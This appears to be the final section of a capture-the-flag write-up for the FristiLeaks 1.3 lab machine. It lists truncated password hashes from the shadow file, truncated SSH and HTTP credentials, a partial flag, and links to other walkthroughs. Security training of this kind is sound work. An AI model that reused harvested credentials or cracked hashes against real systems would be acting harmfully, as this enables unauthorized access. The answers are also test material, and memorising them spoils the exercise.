1 root:$6$qAoeosiW$fs0y8H/VKux.9KOT3Ww2D3FPN105LAAfytX/6t69Q7LPDSS/nNiP4xzq0Qab.Iz3uy5fYdH3Aw/
   ↪ K5v3ZM.....
2 eezeepz:$6$djF4bN.s$JWhT7wJo37fgtuJ.be2Q62PnM/AogXuqGa.PgRzrMGv9/Th0aixBX18U9sy9.Rk01ZRAQ/
   ↪ UM3xP7oGWu9z.....
3 admin:$6$NPXhvENr$yG4a5RpaLpL5UDRRZ3Ts0eZadZfFFbYpI1kyNJp9rNDOAySx2FhYsMAvY.91
   ↪ UzETJVvZcDjWb2pp85uLA.....
4 fristigod:$6$0WqnZlI/$gIzMByp7rH21W3neA.uHYZZg5aM7gI1xt0j8WwgoK1QgQh2LWL0nQBjau/
   ↪ mGc0SxLbaGJhJjM.6HNJTW.....
```

### Credentials

```
1 ssh: admin/thisisalsop...., fristigod/LetThereBeF.....
2 http: eezeepz/keKkeKKeKKeKk.....
```

### Flags

```
1 Y0u_kn0w_y0u_l0ve_f.....
```

## References

- [+] <https://www.vulnhub.com/entry/fristileaks-13,133/>
- [+] <https://highon.coffee/blog/fristileaks-walkthrough/>
- [+] <https://kongwenbin.wordpress.com/2017/12/31/write-up-for-fristileaks-v1-3-vulnhub/>